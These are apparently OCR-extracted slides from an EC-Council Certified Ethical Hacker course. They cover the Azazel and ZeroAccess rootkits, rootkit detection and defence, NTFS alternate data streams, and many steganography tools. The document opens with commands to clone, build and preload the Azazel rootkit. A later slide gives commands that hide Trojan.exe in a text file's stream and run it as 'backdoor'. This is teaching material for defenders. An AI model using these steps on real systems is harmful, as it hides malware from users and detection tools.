Terminal
localhost:~ $ git clone https://github.com/chokepoint/azazel.git
```

```
Terminal
localhost:~ $ make
```

```
Terminal
localhost:~ $ LD_PRELOAD=/lib/libselinux.so bash -i
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Rootkit: ZeroAccess

- ZeroAccess is a kernel-mode rootkit which **uses advanced techniques to hide its presence**
- It is capable of functioning on both **32 and 64-bit flavors of Windows** from a single installer and acts as a sophisticated delivery platform for other malware

```
cmd.exe                        2956 Console                    0
wuauclt.exe                    3400 Console                    0
explorer.exe                   2952 Console                    0
2383950902:3385583473.exe      3012 Console                    0
taskmgr.exe                     856 Console                    0
ntvdm.exe                      1984 Console                    0
notepad.exe                    3148 Console                    0
tasklist.exe                   3188 Console                    0
wmiprvse.exe                   3204 Console                    0
```

```
C:\NU>cacls c:\BIN\prochack.exe
c:\BIN\prochack.exe Everyone:(NP)(special access:)
                                   DELETE
                                   READ_CONTROL
                                   WRITE_DAC
                                   WRITE_OWNER
                                   STANDARD_RIGHTS_REQUIRED
                                   FILE_READ_DATA
                                   FILE_WRITE_DATA
                                   FILE_APPEND_DATA
                                   FILE_READ_EA
                                   FILE_WRITE_EA
                                   FILE_EXECUTE
                                   FILE_DELETE_CHILD
                                   FILE_READ_ATTRIBUTES
                                   FILE_WRITE_ATTRIBUTES
```

- If running under 32-bit Windows, it will employ its kernel-mode rootkit. The rootkit's purpose is to:
  - **Hide the infected driver on the disk**
  - **Enable read and write access to the encrypted files**
  - **Deploy self defense**
- The payload of ZeroAccess is to **connect to a peer-to-peer botnet** and download further files

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Detecting Rootkits

C|EH Certified Ethical Hacker

**Integrity-Based Detection**

It compares a snapshot of the **file system**, **boot records**, or **memory** with a known trusted baseline

**Signature-Based Detection**

This technique compares characteristics of all **system processes** and **executable files** with a database of known rootkit fingerprints

**Heuristic/Behavior-Based Detection**

Any **deviations in the system's normal activity** or behavior may indicate the presence of rootkit

**Runtime Execution Path Profiling**

This technique compares **runtime execution paths** of all system processes and executable files before and after the rootkit infection

**Cross View-Based Detection**

Enumerates key elements in the computer system such as **system files**, **processes**, and **registry keys** and compares them to an **algorithm** used to generate a similar data set that does not rely on the common APIs. Any discrepancies between these two data sets indicate the presence of rootkit

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Steps for Detecting Rootkits

Run "*dir /s /b /ah*" and "*dir /s /b /a-h*" inside the potentially infected OS and save the results


**Step 1**

Boot into a clean CD, run "*dir /s /b /ah*" and "*dir /s /b /a-h*" on the same drive and save the results

**Step 2**

Run a clean version of WinDiff on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from outside)

# How to Defend against Rootkits

Reinstall OS/applications from a trusted source after backing up the critical data

Well-documented automated installation procedures need to be kept

Perform kernel memory dump analysis to determine the presence of rootkits

Harden the workstation or server against the attack

Educate staff not to download any files/programs from untrusted sources

Install network and host-based firewalls

Ensure the availability of trusted restoration media

Update and patch operating systems and applications

# How to Defend against Rootkits (Cont'd)

C|EH Certified Ethical Hacker

Verify the integrity of system files regularly using cryptographically strong digital fingerprint technologies

Update antivirus and anti-spyware software regularly

Avoid logging in an account with administrative privileges

Adhere to the least privilege principle

Ensure the chosen antivirus software posses rootkit protection

Do not install unnecessary applications and also disable the features and services not in use

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Anti-Rootkits

**Virus Removal Tool**
*http://www.sophos.com*


**Rootkit Buster**
*http://downloadcenter.trendmicro.com*

**Hypersight Rootkit Detector**
*http://northsecuritylabs.com*

**F-Secure Antivirus**
*http://www.f-secure.com*

**Avira Free Antivirus**
*http://www.avira.com*

**WinDetect**
*http://www.free-anti-spy.com*

**SanityCheck**
*http://www.resplendence.com*

**TDSSKiller**
*http://support.kaspersky.com*

**GMER**
*http://www.gmer.net*

**Prevx**
*http://www.prevx.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# NTFS Data Stream


**01**

NTFS Alternate Data Stream (ADS) is a **Windows hidden stream** which contains metadata for the file such as attributes, word count, author name, and access and modification time of the files

**02**

ADS is the ability to **fork data into existing files** without changing or altering their functionality, size, or display to file browsing utilities

**03**

ADS allows an attacker to **inject malicious code** in files on an accessible system and execute them without being detected by the user

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# How to Create NTFS Streams

## Notepad is stream compliant application


- Launch `c:\>notepad myfile.txt:lion.txt`
- Click '**Yes**' to create the new file, enter some data and **Save** the file


- To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:


```
notepad myfile.txt:lion.txt

notepad myfile.txt:tiger.txt
```


- Launch `c:\>notepad myfile.txt:tiger.txt`
- Click '**Yes**' to create the new file, enter some data and **Save** the file

- View the file size of **`myfile.txt`** (It should be zero)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# NTFS Stream Manipulation




01 To move the contents of Trojan.exe to Readme.txt (stream):

```
C:\>type c:\Trojan.exe > c:\Readme.txt:Trojan.exe
```

02 To create a link to the Trojan.exe stream inside the Readme.txt file:

```
C:\>mklink backdoor.exe Readme.txt:Trojan.exe
```

03 To execute the Trojan.exe inside the Readme.txt (stream), type:

```
C:\>backdoor
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# How to Defend against NTFS Streams


To delete NTFS streams, move the suspected files to FAT partition

Use third-party file integrity checker such as Tripwire to maintain integrity of an NTFS partition files

Use programs such LADS and ADSSpy to detect streams

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# NTFS Stream Detector:
# StreamArmor




Stream Armor discovers hidden Alternate Data Streams (ADS) and cleans them completely from the system


SECURITYXPLODED
AN INFOSEC RESEARCH & DEVELOPMENT PORTAL

http://securityxploded.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# NTFS Stream Detectors

**ADS Spy**
*http://www.merijn.nu*

**ADS Manager**
*http://dmitrybrant.com*

**Streams**
*http://technet.microsoft.com*

**AlternateStreamView**
*http://www.nirsoft.net*

**NTFS-Streams: ADS manipulation tool**
*http://sourceforge.net*

**Stream Explorer**
*http://www.rekenwonder.com*

**ADS Scanner**
*http://www.pointstone.com*

**ADS Detector**
*http://sourceforge.net*

**GMER**
*http://www.gmer.net*

**HijackThis**
*http://free.antivirus.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# What is Steganography?

C|EH Certified Ethical Hacker


01 Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data

02 **Utilizing a graphic image as a cover** is the most popular method to conceal the data in files

03 Attacker can use steganography to hide messages such as **list of the compromised servers**, source code for the hacking tool, plans for future attacks, etc.


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Classification of Steganography




- Steganography
  - Linguistic Steganography
  - Technical Steganography
    - Semagrams
      - Visual Semagrams
      - Text Semagrams
    - Open Codes
      - Covered Ciphers
        - Null Cipher
        - Grille Cipher
      - Jargon Code

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Types of Steganography based on Cover Medium

Image Steganography

Document Steganography

Folder Steganography

Video Steganography

Audio Steganography

White Space Steganography

Web Steganography

Spam/Email Steganography

DVDROM Steganography

Natural Text Steganography

abcd
efgh
ijklm
nop

Hidden OS Steganography

C++ Source Code Steganography

.C


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Whitespace Steganography Tool: SNOW

The program snow is used to conceal messages in **ASCII text** by appending whitespace to the end of lines 01

Because spaces and tabs are generally not visible in **text viewers**, the message is effectively hidden from casual observers 02

If the **built-in encryption** is used, the message cannot be read even if it is detected 03





*http://www.darkside.com.au*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Image Steganography

- In image steganography, the **information is hidden in image** files of different formats such as .PNG, .JPG, .BMP, etc.
- Image steganography tools **replace redundant bits of image** data with the message in such a way that the effect cannot be detected by human eyes

- Image file steganography techniques:
  - **Least Significant Bit Insertion**
  - **Masking and Filtering**
  - **Algorithms and Transformation**




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Least Significant Bit Insertion

- The **right most bit** of a pixel is called the Least Significant Bit (LSB)
- In least significant bit insertion method, the binary data of the **message is broken** and **inserted** into the LSB of each pixel in the image file in a deterministic sequence
- Modifying the LSB does not result in a noticeable difference because the net change is minimal and can be indiscernible to the human eye

**Example: Given a string of bytes**

- `00100111 11101001 11001000) (00100111 11001000 11101001) (11001000 00100111 11101001)`
- The letter "H" is represented by binary digits 01001000.
  To hide this "H" above stream can be changed as:
  `00100110 11101001 11001000) (00100110 11001001 11101000) (11001000 00100110 11101001)`
- To retrieve the " H" combine all LSB bits `01001000`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Masking and Filtering

Masking and filtering techniques are generally used on **24 bit** and **grayscale images**

The masking technique **hides data** using a method similar to watermarks on actual paper, and it can be done by modifying the luminance of parts of the image

Masking techniques can be detected with **simple statistical analysis** but is resistant to lossy compression and image cropping

The information is not hidden in the **noise** but in the significant areas of the image

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Algorithms and Transformation

- Another steganography technique is to hide data in **mathematical functions** used in the compression algorithms
- The data is embedded in the cover image by **changing the coefficients of a transform** of an image
- For example, JPEG images use the **Discrete Cosine Transform (DCT)** technique to achieve image compression



## Types of transformation techniques

1. Fast fourier transformation
2. Discrete cosine transformation
3. Wavelet transformation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Image Steganography: QuickStego

- QuickStego **hides text in pictures** so that only other users of QuickStego can retrieve and read the **hidden secret messages**




*http://quickcrypto.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Image Steganography Tools

**Hide In Picture**
*http://sourceforge.net*

**gifshuffle**
*http://www.darkside.com.au*

**CryptaPix**
*http://www.briggsoft.com*

**ImageHide**
*http://www.dancemammal.com*

**OpenPuff**
*http://embeddedsw.net*

**OpenStego**
*http://www.openstego.info*

**PHP-Class StreamSteganography**
*http://www.phpclasses.org*


**Red JPEG**
*http://www.totalcmd.net*

**Steganography Studio**
*http://stegstudio.sourceforge.net*

**Virtual Steganographic Laboratory (VSL)**
*http://vsl.sourceforge.net*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Document Steganography: wbStego



*http://wbstego.wbailer.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Document Steganography Tools

**Office XML**
*http://www.irongeek.com*

**Data Stash**
*http://www.skyjuicesoftware.com*

**Xidie Security Suite**
*http://www.stegano.ro*

**Hydan**
*http://www.crazyboy.com*

**StegJ**
*http://stegj.sourceforge.net*

**StegoStick**
*http://sourceforge.net*

**SNOW**
*http://www.darkside.com.au*

**TextHide**
*http://www.texthide.com*

**Camouflage**
*http://camouflage.unfiction.com*

**Texto**
*http://www.eberl.net*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Video Steganography

1. Video steganography refers to hiding secret information into a carrier video file

2. In video steganography, the information is hidden in video files of different formats such as .AVI, .MPG4, .WMV, etc.


3. Discrete Cosine Transform (DCT) manipulation is used to add secret data at the time of the transformation process of video

4. The techniques used in audio and image files are used in video files, as video consists of audio and images

5. A large number of secret messages can be hidden in video files as every frame consists of images and sound

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Video Steganography: OmniHide PRO and Masker


## OmniHide PRO

OmniHide Pro **hides a file** within another file. Any file can be hidden within common image/music/ video/document formats. The output file would work just as the original source file


http://omnihide.com

## Masker

Masker is a program that **encrypts your files** so that a password is needed to open them, and then it hides files and folders inside of carrier files, such as image files, video, program or sound files




http://www.softpuls.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Video Steganography Tools

**Our Secret**
*http://www.securekit.net*

**StegoStick**
*http://sourceforge.net*

**RT Steganography**
*http://rtstegvideo.sourceforge.net*

**OpenPuff**
*http://embeddedsw.net*

**Max File Encryption**
*http://www.softeza.com*

**Stegsecret**
*http://stegsecret.sourceforge.net*

**MSU StegoVideo**
*http://www.compression.ru*

**PSM Encryptor**
*http://www.programsbase.com*

**BDV DataHider**
*http://www.bdvnotepad.com*

**Hidden Data Detector**
*http://www.digitalconfidence.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Audio Steganography

C|EH Certified Ethical Hacker


01 Audio steganography refers to **hiding secret information in audio files** such as .MP3, .RM, .WAV, etc.

02 Information can be hidden in an audio file by using **LSB** or by using **frequencies** that are inaudible to the human ear (>20,000 Hz)

03 Some of the audio steganography methods are **echo data hiding**, **spread spectrum method**, **LSB coding**, **tone insertion**, **phase encoding**, etc.


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Audio Steganography: DeepSound




*http://jpinsoft.net*

- DeepSound hides secret data into **audio files** - **wave and flac**
- It enables extracting secret files directly from **audio CD tracks**
- DeepSound might be used as a **copyright marking** software for wave, flac, and audio CD
- It also supports **encrypting secret files** using AES-256 to improve data protection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Audio Steganography Tools

**Mp3stegz**
*http://mp3stegz.sourceforge.net*

**MAXA Security Tools**
*http://www.maxa-tools.com*

**BitCrypt**
*http://bitcrypt.moshe-szweizer.com*

**MP3Stego**
*http://www.petitcolas.net*

**Hide4PGP**
*http://www.heinz-repp.onlinehome.de*

**CHAOS Universal**
*http://safechaos.com*

**SilentEye**
*http://www.silenteye.org*

**QuickCrypto**
*http://www.quickcrypto.com*

**CryptArkan**
*http://www.kuskov.com*

**StegoStick**
*http://stegostick.sourceforge.net*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Folder Steganography: Invisible Secrets 4

Folder steganography refers to hiding secret information in folders



*http://www.invisiblesecrets.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Folder Steganography Tools

**Folder Lock**
*http://www.newsoftwares.net*

**Universal Shield**
*http://www.everstrike.com*

**A+ Folder Locker**
*http://www.giantmatrix.com*

**WinMend Folder Hidden**
*http://www.winmend.com*

**Toolwiz BSafe**
*http://www.toolwiz.com*

**Encrypted Magic Folders**
*http://www.pc-magic.com*

**Hide Folders 2012**
*http://fspro.net*

**QuickCrypto**
*http://www.quickcrypto.com*

